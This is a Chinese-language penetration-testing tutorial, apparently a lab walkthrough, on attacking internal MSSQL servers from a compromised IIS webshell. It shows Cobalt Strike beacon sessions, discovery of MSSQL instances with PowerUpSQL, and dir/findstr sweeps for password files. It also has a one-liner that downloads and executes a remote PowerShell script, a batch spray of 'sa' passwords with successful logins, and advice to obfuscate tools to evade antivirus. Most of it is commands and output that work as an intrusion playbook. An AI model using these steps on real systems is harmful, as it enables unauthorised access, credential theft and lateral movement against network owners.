

内网 mssql 完整利用流程 [基础篇]

本节重点快速预览:

- 利用多种方式灵活发现目标内网中的所有存活 mssql 实例 [包括普通内网 & 域内网环境] [-> [发现](#)]
- 利用多种方式批量探测并利用目标内网中的 mssql sa 弱口令 [-> [利用](#)]
- 借助 mssql 暂时性维持目标机器权限 [-> [权限维持](#)]
- 尝试导出远程 mssql 中的所有数据库用户账号和密码 hash [-> [搜集凭证,准备后续的横向启动](#)]
- 尝试自行破解各个版本 mssql 的用户密码 hash [-> [hash 破解](#)]

基础环境说明 [环境没写完整,大家能明白意思就行]:

WebServer-IIS10 假设为目标边界的一台 windows web 服务器[windows 2016],公网 ip: 192.168.3.118 ,内网 ip: 192.168.4.57

Strike 假设为自己公网的一台 linux vps,公网 ip: 192.168.3.249

前言:

关于 mssql 在实战渗透中的价值,想必就不用再多说了吧,包含大批的敏感数据,方便快捷 getsHELL,可被利用的众多权限维持技巧...此处,我们仍以已经事先拥有一个 iis 服务权限的 websHELL 开始,并以此来详细说明关于内网 mssql 的完整利用流程,可以看到,在 websHELL[大马]里确实不太好操作,索性尝试直接弹个 beacon 回来搞,还是那句话,实战中注意 websHELL 和 cs payload 免杀的问题,不多啰嗦了,咱们直奔主题,直接尝试大马中执行 cs payload,执行成功后,此时的浏览器将一直处于阻塞状态,暂时不用管它



而后,再回到自己的 cs 上,可以看到 beacon 的 shell 已经正常回来了[当然,这是极度理想情况下的效果],从 shell 中我们注意到,此时的 shell 权限还非常低[不过这次我们暂时先不提权,先就以这样的权限来继续尝试渗透目标内网],另外,需要注意的是,当前机器只是工作组内网环境下的一台普通的 windows 机器,ok,了解目标的基本情况之后,就来看后面的事情

```

Cobalt Strike View Attacks Reporting Help
external internal user computer note pid last
192.168.3.118 192.168.3.118 openwbs WEBSERVER-IIS10 3888 26ms

Event Log X Listeners X Beacon 192.168.3.118@3888 X
beacon> shell whoami
[*] Tasked beacon to run: whoami
beacon> shell ipconfig /all
[*] Tasked beacon to run: ipconfig /all
[+] host called home, sent: 51 bytes
[+] received output:
iis apppool\openwbs

[+] received output:

Windows IP Configuration

Host Name . . . . . : WebServer-IIS10
Primary Dns Suffix . . . . . : 
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet1:

Connection-specific DNS Suffix . . : 
Description . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . : 00-0C-29-74-78-5B
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::9576:4178:a683:2ee9%9(Preferred)
IPv4 Address. . . . . : 192.168.4.57(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 
DHCPv6 IAID . . . . . : 50334761
DHCPv6 Client DUID. . . . . : 00-01-00-01-22-C8-78-0F-00-0C-29-74-78-5B
DNS Servers . . . . . : fec0:0:0:ffff::1%1
                          fec0:0:0:ffff::2%1
                          fec0:0:0:ffff::3%1
NetBIOS over Tcpip. . . . . : Enabled

```

0x01 初期信息探测阶段 -> 快速发现目标内网中所有的存活 mssql 实例 [包括普通工作组混合内网以及域内网环境下的存活 mssql 实例发现方法]

ipconfig /all 确认当前机器是处在域中还是在工作组环境中

net view /domain:workgroup 查看指定工作组或者域内的**所有在线机器**，很显然，我们此时正处在工作组环境下，机器暂时就下面这几台，知道了这些，我们可以就开始后续的探测动作了

```

Cobalt Strike View Attacks Reporting Help
external internal user computer note pid last
192.168.3.118 192.168.3.118 openwbs WEBSERVER-IIS10 3888 1ms


Event Log X Listeners X Beacon 192.168.3.118@3888 X
beacon> shell net view /domain:workgroup
[*] Tasked beacon to run: net view /domain:workgroup
[+] host called home, sent: 34 bytes
[+] received output:
Server Name          Remark
-----
\\EXPLOIT
\\IIS6-CN
\\IIS6-ZH
\\OWA2003
\\WEBSERVER-IIS6
\\WEBSERVER-IIS7
\\WEBSERVER-IIS8
The command completed successfully.

```

首先,就是关于常规工作组内网环境下的 mssql 实例发现方法 [当然,这些技巧在域内网中也同样适用]

在 .net 中其实默认就已经包含了一个专门用来操作 mssql 的名为 System.Data.Sql 的命名空间,它下面有一个名叫 `SqlDataSourceEnumerator` 的类,我们正是用它来帮我们快速枚举目标本地网络中的所有存活 mssql 实例,实际探测效果如下,只要目标 mssql 服务开启且端口正常对外开放,很快就能被探测到,关键使用的是系统原生工具,会更加的安全方便,除此之外还有个好处,比如,你当前的目标机器是处在工作组环境下的,它就会自动帮你枚举当前工作组下的所有 mssql 实例,假如当前机器是处在目标域内网下,它就会帮你自动枚举当前域的所有 mssql 实例,对于一些大型内网,还是比较方便靠谱的

```
beacon> shell PowerShell -Command "[System.Data.Sql.SqlDataSourceEnumerator]::Instance.GetDataSources()"
```




external	internal	user	computer	note	pid	last
192.168.3.118	192.168.3.118	openwbs	WEBSERVER-IIS10		3888	48ms

```
ServerName      InstanceName IsClustered Version
-----
WEBSERVER-IIS6
WEBSERVER-IIS7
WEBSERVER-IIS8
```

第二种,就是通过向目标内网发 udp 广播来探测内网中的所有存活 mssql 实例

```
beacon> powershell-import /root/powershell/PowerUpSQL.ps1 关于 PowerUP 很久之前就已经在圈子里分享过它的 pdf 了,此处不多说
beacon> powershell Get-SQLInstanceBroadcast -Verbose 另外,脚本还提供了另外两个发现方法,用途基本一致 Get-SQLInstanceScanUDPThreaded,Get-SQLInstanceScanUDP
```



external	internal	user	computer	note	pid	last
192.168.3.118	192.168.3.118	openwbs	WEBSERVER-IIS10		3888	26ms
192.168.3.133	192.168.3.133	jack	PC-JACK		2884	106ms

```
ComputerName Instance IsClustered Version
-----
WEBSERVER-IIS6 WEBSERVER-IIS6
WEBSERVER-IIS7 WEBSERVER-IIS7
WEBSERVER-IIS8 WEBSERVER-IIS8
```

注意,以下是在纯域环境下的 mssql 实例发现方式,不过,这样扫到的结果其实并不准,但确实方便快捷,在域内,这样探测 mssql 基本也就一把梭哈了,因为它通过 spn 查到的信息[spn 是什么,后续还会再说],那就意味着你查到的也有可能只是机器的历史注册记录[比如,那台机器现在已经不在了,但当时在 AD 中注册的记录还在],所以,最好将查询到的结果再逐个进行手工验证,既然是查 spn,那也就要求你当前的 shell 必须是某个域内用户的权限[比如,通过发信钓鱼得来的权限,否则是没法在域内正常通信的,此处是为了给大家演示实际效果,所以才拿的另一台域内机器的 shell 来演示],不得不说的是,因为 PowerUpSQL 自公开到现在已经被滥用的太多,很容易被一些杀软给秒掉,比如,赛门铁克,nod...所以,根据目标实际情况,有必要在使用前先把脚本混淆加密下

```
beacon> shell net view /domain:rootkit 查看 rootkit 域中当前所有的在线机器
```

```

Cobalt Strike View Attacks Reporting Help
external internal user computer note pid last
192.168.3.118 192.168.3.118 openwbs WEBSERVER-IIS10 3888 26ms
192.168.3.133 192.168.3.133 jack PC-JACK 2884 76ms

Event Log X Listeners X Beacon 192.168.3.118@3888 X Beacon 192.168.3.133@2884 X
beacon> shell net view /domain:rootkit
[*] Tasked beacon to run: net view /domain:rootkit
[+] host called home, sent: 32 bytes
[+] received output:
Server Name Remark
-----
\\2008R2-DCSERVER
\\BOSS-PC
\\FILESERVER
\\LISA-PC
\\PC-JACK
\\SQLSERVER
The command completed successfully.

```

```
beacon> powershell-import /root/powershell/PowerUpSQL.ps1
```

beacon> powershell Get-SQLInstanceDomain -Verbose 从 spn 中查找当前域中的所有 mssql 实例,其实,下面的 mailserver 机器其实早已经不在了,但由于当时的注册记录还在,所以也一并给查出来了

```

Cobalt Strike View Attacks Reporting Help
external internal user computer note pid last
192.168.3.118 192.168.3.118 openwbs WEBSERVER-IIS10 3888 42ms
192.168.3.133 192.168.3.133 jack PC-JACK 2884 90ms

Event Log X Listeners X Beacon 192.168.3.118@3888 X Beacon 192.168.3.133@2884 X
beacon> powershell-import /root/powershell/PowerUpSQL.ps1
[*] Tasked beacon to import: /root/powershell/PowerUpSQL.ps1
[+] host called home, sent: 189584 bytes
beacon> powershell Get-SQLInstanceDomain -Verbose
[*] Tasked beacon to run: Get-SQLInstanceDomain -Verbose
[+] host called home, sent: 38 bytes
[+] received output:
#< CLIXML


ComputerName : FileServer.rootkit.org
Instance : FileServer.rootkit.org,1433
DomainAccountSid : 15000005210002532251107614313816525425215421615294400
DomainAccount : FILESERVER$
DomainAccountCn : FileServer
Service : MSSQLSvc
Spn : MSSQLSvc/FileServer.rootkit.org:1433
LastLogon : 7/26/2018 7:48 PM
Description : FileShare

ComputerName : MailServer.rootkit.org
Instance : MailServer.rootkit.org,1433
DomainAccountSid : 15000005210002532251107614313816525425215421615293400
DomainAccount : MAILSERVER$
DomainAccountCn : MailServer
Service : MSSQLSvc
Spn : MSSQLSvc/MailServer.rootkit.org:1433
LastLogon : 5/26/2018 5:27 PM
Description :

```

最后,如果上面的方法你都利用不了,那就只能通过传统的端口扫描来发现目标内网中的 mssql 实例了[最好不要一上去就是开始暴力扫,能轻就尽量轻点,养成好习惯],关于具体的扫描方式,在前面存活主机探测章节已有详细说明,此处不再重复[比如,远程加载各类 powershell 端口扫描脚本,上传自己的端口扫描工具到目标机器上,挂在 socks 下或者 http 隧道内,配合 msf 进行各类端口扫描等等...],唯一需要注意的是,mssql 默认对外开放端口为 1433,1434,根据自己的经验来看,实际中修改默认端口的情况并不多,因为几乎没有任何意义[网站数据库连接配置文件一样会暴露端口,如果真的全端口扫描抓 banner,一样还是可以被识别出来],所以对此不必太过担心

beacon> portscan 192.168.4.0/24 1420-1440 none 128 此处,我们就用 beacon 自带的 portscan 来扫,其实这个在实战中已远远足矣



```
Cobalt Strike View Attacks Reporting Help
external internal user computer note pid last
192.168.3.118 192.168.3.118 openwbs WEBSERVER-IIS10 3888 9ms
192.168.3.133 192.168.3.133 jack PC-JACK 2884 44ms

Event Log X Listeners X Beacon 192.168.3.118@3888 X Beacon 192.168.3.133@2884 X
beacon> portscan 192.168.4.0/24 1433-1440 none 128
[*] Tasked beacon to scan ports 1433-1440 on 192.168.4.0/24
[+] host called home, sent: 75325 bytes
[+] received output:
192.168.4.8:1433
192.168.4.3:1433
192.168.4.2:1433
[+] received output:
Scanner module is complete
```

0x02 紧接着,开始实质的漏洞利用阶段 -> 尝试快速批量探测目标内网中的 mssql sa 弱口令 [是实战中最容易突破,也最直接的方式]

首先,别一上来不管三七二十一就是爆,不妨先去搜集下当前系统中的可能存在账号密码的各类敏感配置文件,如,各类数据库的连接信息文件[web.config,config.inc.php...],各类基础服务的关键性配置文件,当然啦,关于搜集各类密码的方式,还远远不止这些,在后续的其他章节中,我们还会再单独的去详细说明,此处的最终目的还只是想从这些密码中快速撞到一个可用的 sa 密码 [通常情况下,目标内网的 sa 密码一般都不会差的太多,这当然也不是绝对的,也有那种完全用随机器生成的密码,基本无任何规律可循:(那种极端情况,咱们此处暂不做考虑),ok,我们就来看看具体怎么去找这些密码

很多大马中都会有些一些比较简易的文件或者字符串搜索功能,但单靠那个毕竟太局限了,用处也不是特别大,咱们接着往下看

Search completed !

File Search >>

Keyword: Use Regex

Replace As: Replace

Search FileType:

Path:

File Path	Last modified	Size
D:\WebCode\Eoyoo\upload\Web.config	1/21/2018 11:00:29 AM	2.21 K

直接通过 win 系统自带的 **dir** 和 **findstr** 工具来快速定位当前机器中所有可能存在密码的文件以及可能带有账号密码的字符串,当然啦,这种操作,最好还是直接用一句话连上去搞,大马里不方便,而后把相应的结果文件 down 下来仔细分析即可

```
# cd d:\WebCode >> info.txt
# dir /b /s config.* auth.* login* *.bak *.config *.ini >> info.txt
# findstr /si login *.xml *.aspx *.php *.py *.jsp *.asp *.action *.do *.ini *.txt *.cgi >> info.txt
# findstr /si user *.xml *.aspx *.php *.py *.jsp *.asp *.action *.do *.ini *.txt *.cgi >> info.txt
# findstr /si pass *.xml *.aspx *.php *.py *.jsp *.asp *.action *.do *.ini *.txt *.cgi >> info.txt
# findstr /si username *.xml *.aspx *.php *.py *.jsp *.asp *.action *.do *.ini *.txt *.cgi >> info.txt
# findstr /si password *.xml *.aspx *.php *.py *.jsp *.asp *.action *.do *.ini *.txt *.cgi >> info.txt
```

相信通过上面的方式,此时的你应该已经拿到了一些密码,显而易见,接下来的事情就是拿着这些密码,把内网的 mssql sa 快速批量撞一遍,运气好的情况下,也许就能撞到一部分机器,当我们拿到了这些机器以后,又可以顺着在这些机器上的各种密码 hash,继续撞目标内网中的其它机器,以此循环往复[这其实也就是我们常规内网渗透的传统流程,不停的抓,然后不停的撞,直到把所有关键性机器都搞定为止],另外,关于下面的撞击过程,有条件最好还是直接放到目标机器上进行,当然,放在 socks5 下,直接在本地搞也是可以的,只不过需要注意,务必要用 socks5,4 和 4a 都是不行的

```
# powershell -exec bypass
PS > IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/NetSPI/PowerUpSQL/master/PowerUpSQL.ps1')
```

在工作组环境下的 mssql sa 撞击方式,拿着前面已经搞到的各种密码,批量撞击目标内网中的 mssql [仍是先以发 udp 广播的方式来发现当前目标内网下的所有 mssql 实例,而后再用所给的账号密码去挨个进行连接测试,把连接成功的机器名存到 \$targets 变量里]

```
PS > $Targets = Get-SQLInstanceBroadcast -Verbose | Get-SQLConnectionTestThreaded -Verbose -Threads 10 -username sa -password admin | Where-Object {$_.Status -like
```

```
"Accessible"}
```

在域内网下的 mssql sa 口令撞击方式,[其实和上面比,只是 mssql 实例的发现方式不同而已[域内是直接查 spn],其它同上]

```
PS > $Targets = Get-SQLInstanceDomain -Verbose | Get-SQLConnectionTestThreaded -Verbose -Threads 10 -username sa -password admin | Where-Object {$_.Status -like "Accessible"}
```

```
PS > Get-SQLInstanceBroadcast -Verbose | Get-SQLServerLoginDefaultPw -Verbose
```

 当然,你也可以用这样的方式来快速检查缺省密码,虽然,在实战中不太可能出现,但还是可以尝试下

```
PS > $Targets
```

```
C:\>powershell -exec bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/NetSPI/PowerUpSQL/master/PowerUpSQL.ps1')
PS C:\> $Targets = Get-SQLInstanceBroadcast -Verbose | Get-SQLConnectionTestThreaded -Verbose -Threads 10 -username sa -password admin | Where-Object {$_.Status -like "Accessible"}
VERBOSE: Attempting to identify SQL Server instances on the broadcast domain.
VERBOSE: 3 SQL Server instances were found.
VERBOSE: Creating runspace pool and session states
VERBOSE: WEBSERVER-IIS7 : Connection Success.
VERBOSE: WEBSERVER-IIS8 : Connection Success.
VERBOSE: WEBSERVER-IIS6 : Connection Success.
VERBOSE: Closing the runspace pool
PS C:\> $Targets

ComputerName Instance Status
-----
WEBSERVER-IIS7 WEBSERVER-IIS7 Accessible
WEBSERVER-IIS8 WEBSERVER-IIS8 Accessible
WEBSERVER-IIS6 WEBSERVER-IIS6 Accessible

PS C:\>
```

